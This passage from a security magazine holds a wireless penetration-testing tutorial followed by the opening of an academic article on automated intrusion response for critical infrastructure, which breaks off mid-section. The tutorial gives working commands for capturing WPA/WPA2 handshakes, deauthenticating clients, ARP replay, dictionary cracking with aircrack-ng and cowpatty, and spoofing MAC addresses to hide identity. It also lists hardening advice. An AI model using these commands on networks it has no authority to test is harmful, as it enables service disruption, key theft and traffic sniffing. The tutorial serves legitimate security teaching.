WPA Stands for Wi-Fi protected Access. It's the next generation of WEP. It uses TKIP (Temporal Key Integrity Protocol) which changes keys with every data packet and message integrity check which protects again capturing, modifying and resending of data packets to determine whether the packet is modified or not. For User Authentication it uses EAP (Extensible Authentication Protocol) because in WEP Authentication is done by MAC Address which can be easily sniffed. However in a 4-way handshake during client association it was possible to obtain the hashed network key. WPA is vulnerable for Timing Attack/ Dictionary Attack.

Here is the initial attack process for WPA protocol related:

WLAN discovery-> WPA encrypted WLAN: Deauthentication (Deauth) client -> Capture EAPOL handshake -> WPA attack

- Cowpatty
  ```
  ./cowpatty -r [pcap file] -f [wordlist] -s [SSID]
  ./genpmk -f dictionary_file -d hashfile_name -s ssid
  ./cowpatty -r cature_file.cap -d hashfile_name -s ssid
  ```
- Aircrack-ng
  ```
  aircrack-ng -a 2 -w [wordlist] [pcap file]
  ```

WPA2

It is an advanced form of WPA. It is currently one of the most used security protocols. It uses AES (Advanced Encryption Standard) for encryption which is much more secure than TKIP. It supports ad-hoc network too while WPA is limited to infrastructure networks only. It is assumed that AES is not breakable but the only thing which is required is to make your password complex.

There are 2 different types of WPA2 Protocols:

- WPA2-PSK: Here PSK is pre shared key. It is designed for a very small network i.e. home
- WPA2-ENT: Here ENT is enterprise, so we can say it is made for enterprise. It is much more secure than WPA2-PSK as the passphrase is not stored locally.

Here is the initial attack process for WPA2 protocol related:

WLAN discovery-> WPA encrypted WLAN: Deauthentication (Deauth) client -> Capture EAPOL Handshake -> WPA 2 dictionary attack

- Cowpatty

```
./cowpatty -r [pcap file] -f [wordlist] -s [SSID]
./genpmk -f dictionary_file -d hashfile_name -s ssid
./cowpatty -r cature_file.cap -d hashfile_name -s ssid
```

- Aircrack-ng

```
aircrack-ng -a 2 -w [wordlist] [pcap file]
```

HOW ACCESS POINT & CLIENT WORKS

Before cracking wireless network it is essential to know how access point and client interacts with each other.

The first step is to turn on the device with the wireless card and sniff the communication in promiscuous mode using wireshark to capture every packet and then you can understand easily how it works.

Below are requests & responses when wireless communication occurs:

- Null Probe Request (Broadcast message): sent by client for searching available wireless networks
- Probe Response: Sent by access point
- Authentication Request Packet: Client sends a request to access point
- Authentication Response: Access points response if it is successful.
- Association Request: Client sends a request to access point for talking to each other.
- Association Response: Sent by access point to client.

After that data transfer initiates.

WIRELESS CRACKING TECHNIQUE

This article covers two cracking wireless techniques, semi-automated and fully automated approach.

SEMI-AUTOMATED APPROACH

MAKE WIRELESS INTERFACE UP

First step of cracking wireless network is to configure the wireless card and bring wireless interface up.

To do this, use below steps: Plug wireless card (Alfa Card) in virtual machine. After plugging in make sure it's connected to virtual machine.

Go to VM → Removable Devices → Click connect Alfa wireless card.

Now run airmon-ng in the virtual machine command prompt/terminal. This will results in the wireless interface being available, now you need to make it up and running. Run if it's not up:

```
ifconfig wlan0 up (In this case its wlan0)
```

CHANGE MAC ADDRESS TO WIRELESS INTERFACE (OPTIONAL)

While trying to crack a wireless network as a malicious user you want to hide your identity, so you then need to change your MAC address. For this you will need to bring the interface down and then use MAC changer utility/command to change the MAC Address and after changing the MAC Address again bring the interface up.

Use below MAC address changes command and utility:

In Linux Operating System:

```
ifconfig [interface] hw ether [MAC]
macchanger
```

Random Mac Address: – macchanger -r eth0

In Windows Operating System:
Mac address changer for windows, madmacs, TMAC, SMAC

CREATE MONITOR (MON0) INTERFACE
Prior to looking for networks, must put wireless card into what is called “monitor mode”. Monitor mode is a special mode that allows PC to listen to every wireless packet. This monitor mode also allows to optionally injecting packets into a network.

So here is next step to create monitor interface to sniff the communication.

Use below command for this:




Figure 1. *How to start monitor “mon0” interface and bring up*

DETECT AVAILABLE WIRELESS NETWORK
Now, It’s time to find our victim. run airodump-ng command to find a wireless victim. This will search available wireless network. these wireless networks will be in different bands and Alfa wireless card works on b & g (802.11b/802.11g) band only.

To filter available wireless network in band b&g only run below command:

```
airodump-ng --band bg mon0
```

Here is parameter:

--band = band on which airodump-ng should hop
mon0= monitor mode interface

After this command, it will start scanning the airspace. Ensure that channel hopping happens across both the 802.11 b and g bands and list the available network. It will display lots of information including various parameters i.e. BSSID, Channel, Power strength etc.




Figure 2. *This display the associated/not associated wireless network with BSSID*

Airodump-ng hops from channel to channel and shows all access points it can receive beacons from.

- Channels 1 to 14 are used for 802.11b and
- 802.11g (in US, they only are allowed to use 1 to 11; 1 to 13 in Europe with some special cases; 1-14 in Japan)
- Channels between 36 and 149 are used for 802.11a.

Table 1. *The upper data block shows the access points found*

BSSID	The MAC address of the Access Point as (Basic Service Set Identifier- its Ethernet address)
PWR	Signal strength. Some drivers don't report it
Beacons	Number of beacon frames received. If you don't have a signal strength you can estimate it by the number of beacons: the more beacons, the better the signal quality
Data	Number of data frames received
CH	Channel the AP is operating on
MB	Speed or AP Mode. 11 is pure 802.11b, 54 pure 802.11g. Values between are a mixture
ENC	Encryption: OPN: no encryption, WEP: WEP encryption, WPA: WPA or WPA2 encryption, WEP?: WEP or WPA (don't know yet)
ESSID	The network name. Sometimes hidden

Table 2. *The lower data block shows the clients found*

BSSID	The MAC of the AP this client is associated to
STATION	The MAC of the client itself
PWR	Signal strength. Some drivers don't report it
Packets	Number of data frames received
Probes	Network names (ESSIDs) this client has probed

SELECT TARGET WIRELESS NETWORK

Now select victim's wireless network from the available wireless networks. It is essential to note the specific channel in which victim's wireless network is running. Also you will need to note its BSSID.

CAPTURE THE TARGET PACKETS

After selecting the wireless networks, it's time to play with victim wireless network and capture the packet.

Run the below command:

```
Airodump-ng -channel 3 -w captureddata -bssid 00:21:91:d2:8E:25 mon0
```

Here:

- Channel – parameter tune to a channel
- w – set the name of capture file (captureddata is a file where the log will save). This will save the packets in .cap extension and save multiple files, just add all their names or use a wildcard such as capturedata*.cap.
- BSSID – Victim access point MAC address
- mon0 – monitor mode interface

It will start capturing the packet but for cracking wireless network we need to capture special ARP Packets. aireplay-ng was able to sniff ARP packets and has started replaying them into the network.

Use below command to capture larger number of packets:

```
aireplay-ng --arpreplay -e ESSID mon0
```

On a slow WLAN, capturing the requisite number of weak IVs can take some time. To accelerate the attack, this will start intercepting ARP Packets (an injection/interception rate of 512 packets per second generally results in the required number of IVs being captured between 10 min for 40-bit and 30 min for 128-bit WEP). It's called replay attack and the greater number of captured ARP Packets the higher the chance of cracking the wireless network, ARP is a fixed header protocol and thus the size of the ARP packet can be easily determined and can be used for identifying them even within encrypted traffic. A replay attack will only work for authenticated and associated client MAC addresses, so for capturing ARP Packet we will send Deauth packet.

NOTE
WEP misuses these IVs in an exploitable way, and when a certain number of weak IVs have been captured, the WEP key can be determined. Roughly 125,000 packets are required to crack most 40-bit WEP keys, and 200,000-250,000 packets for a 128-bit WEP key.

DEAUTH (DEAUTHENTICATION) ATTACK
It is also known as a denial of service attack as it will disconnect a client from the access point till the time Deauth packet send. The purpose of sending Deauth packet is to disconnect the client and force it to connect it again so that ARP packet can be captured.

Command for sending Deauth packet:

```
aireplay-ng --deauth 0 -e XYZ (ESSID Name) mon0
```

Here is the parameter detail:

- XYZ – ESSID Name of victim network
- Mon0 – interface name
- -e essid – for fakeauth attack or injection test, it sets target AP SSID. This is optional

When the SSID is not hidden.

While running the above command it is possible that it may result in a channel error that the Wireless network is running on different channel. Hence, you will need to run this command again against the same channel and then send a Deauth packet.

For Penetration testing purpose you need to connect the mobile device to the wireless network and start sending these packets. At that time you will see the PWR value of that wireless network which will reach to 0 and will the find mobile device disconnected automatically till the time send these packets and then it will automatically connect to that same wireless network.




Figure 3. *PWR value reached 0 after sending Deauth Packets*

CRACKING WIRELESS PASSPHRASE

Now encrypted password file captured in "captureddata" and run that file against aircrack-ng using a password file. Remember that this type of attack is only as good as password file.

The default password list included with aircrack-ng on BackTrack named darkcOde.

```
/pentest/passwords/wordlists/darkc0de
```

- Once captured enough number of ARP packets (sufficient number of IVs) then save in .cap file.
- Crack the wireless network using aircrack tool as shown in the below command and input .cap file captured packet file.

  `Aircrack-ng captureddata-01.cap`
- It is also possible that it will ask for –w (dictionary file) so need to give the path of dictionary file.

```
Aircrack-ng –w passwordfile captureddata-01.cap
```

Here:

```
passwordfile= /pentest/passwords/wordlists/darkc0de
```

After launching above command, it's time to wait for a Passphrase.

COMPROMISE AND ACCESS OF SENSITIVE INFORMATION

Once the wireless cracking passphrase or key is found, a malicious user will be able to sniff the sensitive information like username, password, and http session id inside the wireless network and can then compromise the complete wireless network.

FULLY-AUTOMATED APPROACH

This is the best and easiest approach for cracking wireless network. Fern Wi-Fi cracker can crack WEP, WPA, and WPA2 secured wireless networks. Fern basically uses the command line utilities to crack these networks. This tool is in a GUI form where we need to select the victim wireless network only and the rest will be given in an output which will give you the passphrase. This tool will do all of the processes automatically.

Path to access fern cracker inside backtrack directory: `/pentest/wireless/fern-wifi-cracker/.`

To start Fern from the Terminal type in the following commands:

```
#cd  /pentest/wireless/fern-wifi-cracker
#python execute.py
Applications/Backtrack/Exploitation Tools/Wireless Exploitation Tools/WLAN Exploitation/fern-wifi-
cracker
```

Fern also provides some extra functionality for hijacking sessions and locating a computers geo-location via its Mac address.

Figure 4. *Fern Wi-Fi Cracker tool*

Figure 5. *Fern Wi-Fi Cracker tool with monitor mode (mon0)*

After executing the python script the GUI mode of the tool will open. The only thing which is required is to select wireless interface and click on scan for access point. Then select wireless network and click on attack button. The cracking process will start automatically and passphrase will be the output.

Once Fern has captured the handshake it will start the brute force attack. Viola! If the WPA key is in the password list being used it will display the found key in Red.

Figure 6. *Passphrase "password" found using Fern Wi-Fi cracker tool*

Back on the Fern main screen is a Key Database button and it now shows one entry.




Figure 7. *Passphrase entries in fern key database*

Clicking the Key Database button will display the found keys.




Figure 8. *Passphrase "password" entries in Fern key database*

CLOUD PASSWORD CRACKING SERVICE

There is an online password cracking service for penetration testers and network auditors who need to check the security of WPA protected wireless networks, crack password hashes, or break document encryption.

Figure 9. *Online Cloud based Password Cracking Service*

THREATS TO WIRELESS NETWORK

There are below different attack type categories of wireless attacks which can affect CIA – Confidentiality, Integrity and Availability of any organization.

- WIRELESS SNIFFING: This is one of the most dangerous attacks in wireless network as a malicious user can obtain the packet during transmission and may be able to see the complete details including the activities of the network. If the traffic is an unencrypted form then a malicious user can get full details of the packet.
- MIRROR IMAGE ACCESS POINT: This is a fake access point which is created by a malicious user after getting information of a public access point. A malicious user creates an access point with a stronger signal than the real access point and broadcast it. User will connect the strongest signal and thus become victim.
- AD-HOC NETWORK: This is the simplest attack to launch. A malicious user can connect to your ad hoc network and can gain access to sensitive files.
- BUFFER OVERFLOW: It allows a malicious user to exploit vulnerabilities in software code (Various OS/Application present) to have escalated privileges on the target machine.
- REMOTE CONTROL SOFTWARE: It allows a malicious user to install software to remote control the target machine and compromise the network.
- VIRUS/WORM/SPYWARE: Malicious code that exploits system vulnerabilities to gain privilege access or to manipulate data.
- ARP REDIRECTION/SPOOFING: This attack is also called MAC spoofing which allows a malicious user to redirect network traffic to his/her system.
- DENIAL OF SERIVCE ATTACK: It is also known as deauthentication attack as it will disconnect a client from the access point till the time Deauth packet send. This attack will disconnect the wireless service produce an unavailability of the resource.

HOW TO SECURE WIRELESS NETWORKS

- Locate access point devices at right place: Implement the access point device in the way that it should be accessible to most of your users and provide good signal strength to them. The advantage of this is that it will prevent the signal leakage outside. It is also recommended to manage the signal strength of wireless network on the basis of organization internal users/ area range.
- Use strong encryption algorithm: It is highly recommended to use strong encryption algorithm with a combination of strong password policy i.e. minimum of 8 characters with at least one upper case,

one lower case and one special character. Organization should not use SSID name as their organization name and also change their SSID Periodically. In case if their SSID is hacked then after changing the SSID it will become unusable.

- Change Default Settings: It is advisable to change the default settings i.e. default password, encryption key, SNMP Weak strings and if weak algorithm is used then change it to higher one.
- SSID Security: Broadcasting SSID is a honey cake for an attacker. This saves the time of an attacker and helps to concentrate on the attack.
- Authentication Verification: It is recommended to verify the authentication before granting access. This authentication can also be done in terms of MAC/IP Verification although one can spoof IP/MAC. The best solution is implementing RADIUS Server for authenticating the user.
- Access Point Update: It is highly recommended to update your access point software time to time so it will mitigate the vulnerability exist in previous version of the software and thus reducing the chance of attack.
- Logging: Logging is a way which helps an organization to find out the attack pattern.
- Securing Guest Access: Sometimes it's essential for an organization to provide guest access of their wireless network. In this case it is recommended to provide separate access point for those and if not then authenticate those users before giving access to the wireless network. This authentication should be in terms of mobile number SMS etc.
- Wireless Audit: Wireless audit is a term which is done by the external vendors to analyze the security strength of your wireless network. The outcome of this exercise includes availability of unauthorized devices in the network, security policy gaps etc.
- Security Awareness: It is also a one of the key factor to protect wireless network. It's an organization responsibility to promote awareness of wireless security and its impact to their employees.
- Wireless IDS/IPS: It is recommended to implement wireless IDS/IPS with a secure configuration so that it can monitor all the traffic and generate an alert if any suspicious activity detects. It should also monitor the wireless devices and report if any of them are missing.

SUMMARY

In this article, as we have seen above, the 7 must do's are necessary to learn wireless penetration testing, we recommend to follow these 7 must do's. We have observed during practical wireless testing these steps help to our clients to find weakness of wireless network and secure WLAN network.

We have learned in details following wireless penetration testing concepts:

- How to set up wireless lab, together with detailed instructions;
- Key observations about WLAN protocols;
- How to conduct wireless attacks using wireless as the base;
- How to conduct a wireless penetration test using Backtrack and other open Source tools;
- How access point & client communicates with each other.
- What are threats to wireless network;
- How to secure wireless networks.

ARTICLE'S ACRONYMS

EAPOL – Extensible authentication protocol over LAN
USB – Universal serial bus
WEP – Wired equivalent privacy
WAP – Wireless application protocol
WLAN – Wireless local area network
PSK – Pre shared key
ENT – Enterprise
MAC address – Media access control address (MAC address)
SSID – Service set identifier
AES – Advanced encryption standard
TKIP – Temporal key integrity protocol
EAP – Extensible authentication protocol
BSSID – Basic service set identification
ESSID – Extended service set identification
ARP – Address resolution protocol
AP – Access point
IVs – Initialization vectors
IP – Internet protocol

REFERENCES

MAILING LISTS

Securityfocus.com has mailing lists, which are focused groups for technical discussions. It is recommended to subscribe the *wifisec@securityfocus.com* to stay in touch with the latest updates in the field.

WEBSITES

The Aircrack-NG site is the best resource to stay updated on new tools for wireless penetration testing:

- *http://www.aircrack-ng.org* – Among wireless PT website is Raul Siles' website which contains a detailed list of tools, papers, research articles, conference materials, and much more, all dedicated to wireless security: *http://www.raulsiles.com/resources/wifi.html*
- Joshua Wright's blog, though not very regularly updated, is the definitive place for the latest on WPA-Enterprise attacks: *http://www.willhackforsushi.com/*
- Wireless Password list can be downloading from the following link: *http://wifi0wn.wordpress.com/wepw-pawpa2-cracking-dictionary/*

CONFERENCES

Hacker and Security conferences such as Defcon and Blackhat have excellent talks and workshops each year on various topics in security, including wireless security. Most of these talk videos and course materials are released free of charge online. It would be good to follow these conferences:

- Defcon: *http://www.defcon.org*
- Blackhat: *http://www.blackhat.com*

BACKTRACK-RELATED

BackTrack as a platform is evolving constantly. It's important to ensure that BackTrack copy is always the latest and greatest! The following websites are the first place for any release announcements:

- BackTrack website: *http://www.backtrack-linux.org*
- Offensive security: *http://www.offensive-security.com*

OTHER OPEN SOURCE TOOLS

- *http://www.codeproject.com/Articles/10493/MAC-Address-Changer-for-Windows-XP-2003*
- *https://code.google.com/p/fern-wifi-cracker/*
- *https://www.cloudcracker.com/#!/handshake*

ABOUT THE AUTHOR

I have been working in the IT Security domain since 2007 and acquired know ledge and practical experience in infrastructure security, network security, web application security, mobile application security and security operation center as malware analysis. I have received several certifications as GCIA, ECSA, CHFI and ECSA. I have completed certification course CNSS from CDAC (Dept. of IT and Communication ministry, India). I am working with Protiviti, Middle East region as a Senior Security Consultant at Kuwait City. Prior to Protiviti, I have spent 5 years with big security firm as Symantec, HCL and Aujas. A more complete of my profile can be accessed over kw.linkedin.com/pub/sau rabh-porwal/15/598/347/.

1. Hope you enjoyed this article and the different exercises in it. Hopefully, by now you should be able to conduct penetration tests on wireless networks with ease using wireless penetration testing tools. Our final advice to you would be always being a reader and keep learning! This is what will keep you sharper than the rest of the competition.

2. Tools used in this article are available in links provided in reference or can be found over internet easily.

3. We wish you all the best for a career in wireless penetrating testing.

AUTOMATIC REACTION STRATEGIES FOR CRITICAL INFRASTRUCTURE PROTECTION: COCKPITCI APPROACH

by S.L.P. Yasakethu and J. Jiang

In today's growing cyber world, where a nation's vital communications and utilities infrastructure can be impacted depending upon the level and sophistication of hostile attacks, the need for Critical Infrastructure Protection (CIP) and advanced cyber security is at all-time high. In this article we discuss automatic intrusion reaction strategies which will be investigated in a new European Framework-7 (FP7) funded research project, CockpitCI. The article provides the CockpitCI concept and roles of reaction strategies to prevent cyber-attacks. A discussion on this concept emphasizes the need of intelligent risk detection and reaction techniques for Critical Infrastructures (CI) protection.

What you will learn:

- Critical Information Infrastructure Protection Intelligent techniques applied to automatic intrusion response
- New European Framework-7 funded project related to Critical Infrastructure Protection.

What you should know:

- Very basic understanding of information technology & machine learning (references are given to support this).

With the intelligence of these solutions, CockpitCI will contribute to a safer living environment for people especially by providing smart reaction tools, early alerting systems and strategic security system, which allows isolating default systems and ensuring the safeguarding of living environment.

INTRODUCTION

During last decade the research community paid a lot of attention to intrusion detection due to the rapid surge of sophisticated attacks on computer systems. In general, intrusion detection refers to a variety of methods for detecting possible attacks in the form of malicious and unauthorized activity. In the event that susceptible behaviour is detected, it is essential to take necessary actions to prevent attacks and ensure safety of the targeted resources. Such actions are known as intrusion response. In many intrusion prevention systems, the intrusion response module is often integrated with the intrusion detection system (IDS). However, the intrusion response module receives much

less attention than intrusion detection system research due to the inherent complexity in designing and deploying response in an automated manner. Traditionally, it was part of administrator's job to trigger an intrusion response manually to a detected attack. However during the recent past, some commercial intrusion prevention systems have shown limited set of automated responses mechanisms. These mainly include blocking and logging actions [1, 2] to detected intrusions. But, with the rapid growth of sophisticated attacks and its associated level of complexity the requirement for intelligent automated response strategies, as counter-measures, have become obvious for critical infrastructure protection.

CockpitCI will focus on cyber-attacks to control systems of energy grids that are typically interconnected with public Telco networks. Power grids and Telco networks have a large impact on daily life and are typically referred as CI since their correct operation is essential for the everyday life of our modern society. There are bi-directional dependent relationships and reciprocal influences among CIs, named interdependencies. That is especially true because CIs are more and more reliant on information and communication technology and mainly through this reliance they have become more and more interdependent. The successful delivery of any essential CI service depends upon the operating status not only of the CI which is intended to deliver such a service but also on the operating status of any interdependent CIs. Initial disturbances in (or even destruction of) parts of one CI, may result in cascading effects in the infrastructure itself or/and in the other interdependent CIs.

The paradox is that Power and Telco CIs massively rely on newest interconnected (and vulnerable) Information and Communication Technologies (ICT), while the control equipment is typically old, legacy software/hardware. Such a combination of factors may lead to very dangerous situations, exposing the systems to a wide variety of attacks. This article provides an insight to intrusion response for CIP and discusses several automatic response strategies which will be investigated in the CockpitCI project.

INTRUSION RESPONSE

The importance of intrusion detection and an intelligent machine learning based detection approach for CIP is discussed by the authors in [3]. The next step after detection is the response strategy for the detected intrusion(s). It is necessary that the system administrators select an appropriate response to a detected attack by the monitoring system. The conclusion of the appropriate solution heavily depends on properties and the deployment objective of the system components. Usually, a system administrator selects a suitable response from a selection of the available response measures together with the appropriate parameters and triggers it. This could be activated at the console of the compromised systems or even remotely over the network. When selecting the response measures and their parameters, system administrators often take in to account the following factors as reported in [4]:

EXPECTED RESPONSE SUCCESS

Clearly, the most important aspect is the expected success of a measure. Negative side effects (e.g. unwanted atrial unavailability) need to be considered here. As long as a reaction does not likely have a positive effect (whatever this means in the according application scenario) on the network, it will not be chosen. This also holds for the response parameters.

EXPECTED RESPONSE EFFORT

Maybe the second most important aspect is the estimated effort (or costs) that are needed for performing response measures. If two sets of possible responses have the same expected success, the easier applied set will be selected.

EXPECTED RESPONSE ERROR-PRONENESS

The (subjective) probability of failing when performing a response measure is also very important. It cannot ultimately be precluded that a wrong selection of response measures and their parameters will not put the system in a state worse than caused by the attack itself. So, in most cases, the complication-less alternative would be selected by a network security officer.

EXPECTED RESPONSE DURABILITY

The expected duration of the response effects is an aspect that is less important than the other three mentioned above. If two alternative sets of responses promise comparable values for the other aspects, most likely the one with the longer expected durability will be chosen, i.e. the expected time period after which additional actions will get necessary for keeping the system healthy.

Apart from the above mentioned aspects, there could be more aspects which need to be considered by the system administrator. However, these aspects strongly depend on the corresponding deployment scenario.

When certain attacks are detected by the intrusion detection system, some intrusion prevention systems allow automatic or semi-automatic selection of response mechanisms, if connected with access control enforcement points such as firewalls and packet filters. In some cases the reaction strategy is encoded in the detection signature which has been defined prior to the deployment of the system [5]. As a result, this could be merely observed as a recommendation of the signature writer. Nevertheless, in these cases, there is no real-time assessment of the response involved. In complex environments, this approach of selecting static response measures is understandably not sufficient.

INTRUSION RESPONSE APPROACHES

In this section we attempt to provide classification of intrusion response approaches. By this we aim to provide a foundation for the future research efforts of this task. A classification of intrusion response approaches is illustrated in Figure 1. Details on each of the categories in the above classification are provided below.




Figure 1. *Classification of intrusion response systems*

Intrusion response systems (IRS) can be classified according to the following characteristics:

DEGREE OF AUTOMATION

Previous studies in literature have reported classification of intrusion response systems according to the degree of automation [6, 7, 8]. However, these studies only present a very broad view of the response strategy. The classification presented here, comprises additional principles that highlight the differences between various existing approaches.

NOTIFICATION SYSTEMS

The task of notification systems is to alert the system administrator with information about the detected intrusion. The system administrator then uses this information in-order to select an appropriate intrusion response. Most of the existing intrusion response systems fall under this category where alarms and reports

are generated to notify the system administrator. Daily and monthly periodic reports record anomalous user activity for the system administrator to further investigate the situation. Generation of periodic reports is the earliest form of intrusion response strategy. It is important to note that the frequency of reporting bounds the window of opportunity that an intruder can exploit. However, in today's environment, this window of opportunity could be too large for serious damage on the targeted resources. As a result, while generation of reports still remains as an important component of any intrusion response system, is not a sufficient intrusion response mechanism by itself.

Alarms are generated to alert the system administrator immediately after identification of a potential attack. Alarms can be presented in a variety of formats including email messages, console alerts, and pager activations. After notification, it is system administrator's responsibility to further investigate the situation.

MANUAL RESPONSE SYSTEMS

